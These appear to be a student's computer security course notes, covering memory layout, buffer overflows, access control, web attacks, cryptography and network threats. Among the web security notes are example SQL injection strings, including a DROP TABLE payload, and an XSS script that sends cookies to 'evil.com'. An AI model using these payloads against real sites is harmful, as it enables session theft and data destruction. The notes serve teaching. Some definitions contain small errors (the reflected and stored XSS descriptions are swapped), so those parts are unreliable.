Principles for Secure Systems

1. *Security is economics.* No system is completely secure, but they may only need to resist a certain level of attack.
2. *Least privilege.* Give a program the minimum set of access privilege that it needs to do its job, and nothing more.
3. *Use fail-safe defaults.* Start by denying all access, then allow only that which is explicitly permitted. For example, if a firewall fails it drops, rather than passes, all packets.
4. *Separation of responsibility.* Require more than one party to approve before access is granted. No one program has complete power.
5. *Defense in depth.* Use redundant measures to enforce systems.
6. *Psychological acceptability.* Users need to buy into the security model, otherwise they will ignore it or actively seek to subvert it.
7. *Human factors matter.* For example, we tend to ignore errors when they pop up.
8. *Ensure complete mediation.* Make sure to check every access to every object when enforcing access control policies.
9. *Know your threat model.* Design security measures to account for attackers; be careful with old/outdated assumptions.
10. *Detect if you can't prevent.* Log entries so you have some way to analyze break-ins after the fact.
11. *Don't rely on security through obscurity.* Hard to keep design of system secret from a sufficiently motivated adversary (*brittle security*).
12. *Design security in from the start.* Trying to retrofit security into an existing application is difficult/impossible.
13. *Conservative design.* Systems should be evaluated under the worst security failure that is at all plausible, under assumptions favorable to the attacker.
14. *Kerkhoff's principle.* Cryptosystems should remain secure even when the attacker knows all details about the system except the key. (don't rely on security through obscurity).
15. *Proactively study attacks.* We should devote considerable effort to trying to break our own systems before attackers do.

Memory Layout

Registers


`sfp`	saved %ebp on stack
`ofp`	old %ebp from previous stack frame
`rip`	return instruction pointer on stack
`%eax`	stores return value
`%ebp`	base pointer, indicates start of stack frame.
`%esp`	stack pointer, indicates bottom of stack.
`%eip`	instruction pointer, points to next instruction to run.


Function Call

`%esp` advances whenever we push anything to the stack

Before the `call` instruction, push args in reverse order and push return address onto stack

```
prologue    push %ebp
            mov %esp, %ebp
            sub $???, %esp
...
leave       mov %ebp, %esp
            pop %ebp
ret         pop %eip
```





Memory Safety

Preconditions: what must hold for the function to operate correctly
Postconditions: what holds after a function completes

Buffer overflow

Can overwrite stack variables (such as return address) in order to jump to malicious code when frame exits

Return-oriented programming (ROP) is a computer security exploit technique that allows an attacker to execute code in the presence of security defenses such as non-executable memory and code signing. In this technique, an attacker gains control of the call stack to hijack program control flow and then executes carefully chosen machine instruction sequences, called "gadgets". Each gadget typically ends in a return instruction and is located in a subroutine within the existing program and/or shared library code. Chained together, these gadgets allow an attacker to perform arbitrary operations on a machine employing defenses that thwart simpler attacks.

Potential fixes

Stack canary can be added by the compiler and randomly generated at runtime. Placed immediately below the saved frame pointer in the activation record. Program checks to see if this value has been changed.
ASLR (address randomization): starts the stack at random place in memory rather than a fixed point, so attacker cannot hardcode addresses
`gets` can be halted with `0x0A` and `0x00`. Could potentially be an issue in buffer overflow attacks.

Access Control

subject, object, policy - policy consists of rules access(S, O).
Can be put in an *access control matrix.*
finer-grained permissions (read, write, execute)
Reference monitor: sits between subject and object, responsible for checking permissions. Should be unbypassable, tamper-resistant, verifiable.
Centralized enforcement: database centrally checks policy for each access
Integrated access control: verifies policy whenever there is data access; more flexible, but more prone to errors
Trusted Computing Base: Part of the system that we rely on to operate correctly. If it misbehaves, the whole system is vulnerable. Try to keep this as small as possible.
Time-of-check-to-time-of-use: race conditions.
Confidentiality: set of rules that limits access
Integrity: assurance that data is trustworthy/accurate
Availability: guarantee of access to information by authorized entities
Authorization: who should be able to perform what actions
Authentication: verifying who is requesting the action

Authentication

Server should authenticate client (passwords, key, fingerprint, etc.)
Client should authenticate server (certificates)
2-factor auth uses two of (knowledge, possession, attributes)

Web Security

1. *Integrity*: malicious websites should not be able to tamper with integrity of my computer or my information on other websites

2. *Confidentiality*: malicious websites should not be able to learn confidential information from my computer or other sites
3. *Privacy*: malicious sites should not be able to spy on me or my activities online

SQL Injection

Can use `--` to comment out rest of the line, `;` to chain queries
Sanitize user input (whitelist characters or escape input string to not include special characters `', +, -, ;`
Prepared statements: Predefined allowed commands

```
SELECT ... where user=' ' or 1=1; --
SELECT ... where user=' '; DROP TABLE Users; --
```

Same-Origin Policy

`origin = protocol + hostname + port`
Enforced by web browsers; each site in the browser is isolated from all others but multiple pages from same site are not isolated
Cross-origin communication allowed through `postMessage`, receiving origin decides whether or not to accept

XSS Attacks

Reflected: attacker places Javascript on benign web service for victim to load
Stored: attacker gets user to click on specially-crafted URL with script in it, web service reflects it back
Example payloads

```
<script>window.open("www.evil.com/sendcookie?cookie="
    + Document.cookie)</script>

<img href="test.png" onerror="alert()"></img>
```

Sessions

Cookie Scope

`domain` can be any domain suffix of URL-hostname except top-level TLD.
Browser sends all cookies in URL-Scope: `cookie-domain` is domain suffix of URL-domain, `cookie-path` is prefix of URL-path. For example, a cookie with `domain = example.com` and `path = /some/path/` will be included on a request to `http://foo.example.com/some/path/subdir/hello.txt`

`domain`	when to send
`path`	when to send
`secure`	only send over HTTPS
`expires`	when to expire the cookie
`HTTPOnly`	cookie cannot be accessed by Javascript

Cross-Site Request Forgery (CSRF)

Attacker makes a request on a victim's behalf, which looks like a legitimate request to the webserver. Uses victim's cookies (and thus their session)
Can be prevented via a CSRF token included in the form and the cookie. Attacker cannot POST form because they don't know the CSRF token, so webserver will reject request. Fails under XSS attacks.

Clickjacking

Renders another site's frame transparently over a seemingly innocent website; correct placement of buttons can lead user to click on buttons and trigger actions on other sites
Can exploit both *visual* and *temporal* integrity. Visual is hiding what's visible, temporal is like changing a link just as the user clicks on it.
Framekiller/framebuster scripts can mitigate attack by checking if the website is being rendered in a frame

Encryption

Confidentiality: prevent adversaries from reading private data
Integrity: prevent data from being altered
Authenticity: determine who created a document

Threat Models

Ciphertext-only attack: Eve has managed to intercept a single encrypted message and wishes to recover the plaintext (the original message).
Known plaintext attack: Eve has intercepted an encrypted message and also already has some partial information about the plaintext, which helps with deducing the nature of the encryption.
Chosen plaintext attack: Eve can trick Alice to encrypt messages M1, M2, . . . , Mn of Eve's choice, for which Eve can then observe the resulting ciphertexts (this might happen if Eve has access to the encryption system, or can generate external events that will lead Alice to sending predictable messages in response). At some other point in time, Alice encrypts a message M that is unknown to Eve; Eve intercepts the encryption of M and aims to recover M given what Eve has observed about the encryptions of M1, M2, . . . , Mn.
Chosen ciphertext attack: Eve can trick Bob into decrypting some ciphertexts C1, . . . , Cn. Eve would like to use this to learn the decryption of some other ciphertext C (different from C1, . . . , Cn).
Chosen-plaintext/ciphertext attack: A combination of cases 3 and 4: Eve can trick Alice into encrypting some messages of Eve's choosing, and can trick Bob into decrypting some ciphertexts of Eve's choosing. Eve would like to learn the decryption of some other ciphertext that was sent by Alice (and in particular did not occur as a result of Eve's trickery).

Block Ciphers

Properties: correctness (bijective function), efficiency (both encryption/decryption in polynomial time), security (behaves like random permutation)
Security game: Attacker given 2 boxes, one for E_k and one for random permutation. Must tell which is which.
IND-CPA: Probability of winning has to be less than $1/2 + \epsilon$. Requires that encryption scheme is randomized.

1. Challenger generates K_C, K_C^{-1}. Gives K_C to adversary.
2. Adversary can choose a bunch of plaintexts and ask for a polynomially bounded number of encryptions
3. Adversary submits two chosen plaintexts M_0 and M_1
4. Challenger selects random bit $b \in \{0, 1\}$ and sends ciphertext $C = Enc_{K_C^{-1}}(M_b)$ to adversary
5. Adversary can perform any additional encryptions/operations and outputs a guess b

ECB mode: Encryption: $C_i = E_K(M_i)$, Decryption: $M_i = D_K(C_i)$
CBC mode: Encryption: $C_0 = IV, C_i = E_K(C_{i-1} \oplus M_i)$, Decryption: $M_0 = D_K(C_0) \oplus IV, M_i = C_{i-1} \oplus D_K(C_i)$
Output Feedback Mode: Encryption: $Z_0 = IV, Z_i = E_K(Z_{i=1}), C_i = Z_i \oplus M_i$.
CTR mode: Encryption: $C_i = E_K(IV + i) \oplus M_i$, Decryption: $M_i = E_K(IV + i) \oplus C_i$

Public-Key Cryptography

Perfect forward secrecy In cryptography, forward secrecy (FS; also known as perfect forward secrecy) is a property of secure communication protocols in which compromise of long-term keys does not compromise past session keys.Forward secrecy protects past sessions against future compromises of secret keys or passwords.

Number Theory

Euler's theorem: if $gcd(x, n) = 1$, then $x^{\varphi(n)} = 1 \pmod{n}$.
If p and q are two different odd primes, then $\varphi(pq) = (p - 1)(q - 1)$.
If $p \equiv 2 \pmod{3}$ and $q \equiv 2 \pmod{3}$ then we can efficiently compute d given $\varphi(pq)$ such that $3d = 1 \pmod{\varphi(pq)}$
Discrete Logarithm problem: Finding a such that $A = g^a \pmod{p}$ is computationally hard.

RSA Encryption

RSA keypair generation: Choose two distinct prime numbers p and q. Should be chosen at random, similar in magnitude, but differ in length by a few digits. Compute $n = pq$, which is used as the modulus for public/private keys. Compute $\varphi(n) = \varphi(p)\varphi(q) = (p - 1)(q - 1) = n - (p + 1 - q)$. Choose e such that $1 < e < \varphi(n)$ and $gcd(e, \varphi(n)) = 1$ so e and $\varphi(n)$ are coprime. Determine $d = e^{-1} \pmod{\varphi(n)}$, so d is multiplicative inverse of $e \pmod{\varphi(n)}$
RSA encryption: $c \equiv m^e \pmod{n}$, $c^d \equiv (m^e)^d \equiv m \pmod{n}$

Diffie-Hellman Exchange

Diffie-Hellman exchange: System parameters: agree on a 2048-bit prime p, a value g in range $(2, p-2)$. Both arbitrary, fixed, public. Key agreement protocol: Alice randomly picks $a \in \{0, p-2\}$ and sends $A = g^a \pmod{p}$ to Bob. Bob picks $b \in \{0, p-2\}$ and sends $B = g^b \pmod{p}$. Alice computes $K = B^a \pmod{p}$, Bob computes $K = A^b \pmod{p}$.
ElGamal encryption: System parameters: agree on 2048-bit prime p, a value $g \in \{2, p-2\}$. Both arbitrary, fixed, public. Key generation: Bob picks $b \in \{0..p-2\}$ randomly and computes $B = g^b \pmod{p}$. Public key is B and private key is b. Encryption: $E_B(m) = (g^r \pmod{p}, m \times B^r \pmod{p})$ where random $r \in \{0..p-2\}$. Decryption: $D_b(R, S) = R^{-b} \times S \pmod{p}$

Cryptographic Hash Functions

One-way: Infeasible to find input x such that $y = H(x)$.
Second preimage-resistant: Given a message x, it is infeasible to find another message x' such that $x' \neq x$ but $H(x) = H(x')$.
Collision resistant: It is infeasible to find *any* pair of messages x, x' such that $x' \neq x$ but $H(x) = H(x')$.

Networking

Layers: Physical, link, (inter)network, transport, application
Packet headers: Link, (inter)network/IP, transport layer, application data

Security Goals

Confidentiality: No unauthorized reading of data/communication
Integrity: No unauthorized manipulation of data/processing/communications
Availability: We can access data/processing/communications when we want

Link-Layer Threats

Sniffing: Eavesdropping (free for subnets on broadcast technologies, since NIC captures all traffic)
Jamming: Denial of service, drops packets
Spoofing: Inject packet with faked source address. Easy for on-path attackers, can adjust communication to match eavesdropped traffic

IP-Layer Threats

Spoofing: Change identity, so receiver doesn't know who you are
Scanning: Brute force search for host by spoofing destination address
Flooding: No tracking for overuse or consent, so denial of service possible
Router manipulation: Hard, change routing for victim to go through attacker
DHCP spoofing: Race legitimate DNS server to respond to request for a DNS server, substitute with fake. Intercept all of host's off-subnet traffic and MITM between client and server, modify in any way

Transport-Layer Threats

Connection hijacking: If attacker knows ports/sequence numbers, can inject data into connection easily. Can also send a RST packet for denial of service attacks.

Firewalls

Default-allow: every network service is allowed unless explicitly blacklisted. Fails open, everything works but allows for security breach
Default-deny: every network service is denied unless explicitly allowed. Failure results in loss of functionality but not a security breach

Most firewalls use default-deny. Network services identified using tuple (m=IP address of machine, r=protocol identifier (UDP, TCP, etc.), p=port number). Orthogonal system: Transparent to rest of system, much easier to retrofit onto older designs. Can be negative, bolt-on security with abstraction differences can lead to security holes. Central control, easy to deploy. Problems: Loss of network functionality, malicious insiders, some applications just end up tunneling traffic over universally trusted ports (e.g. 80, 443, etc.)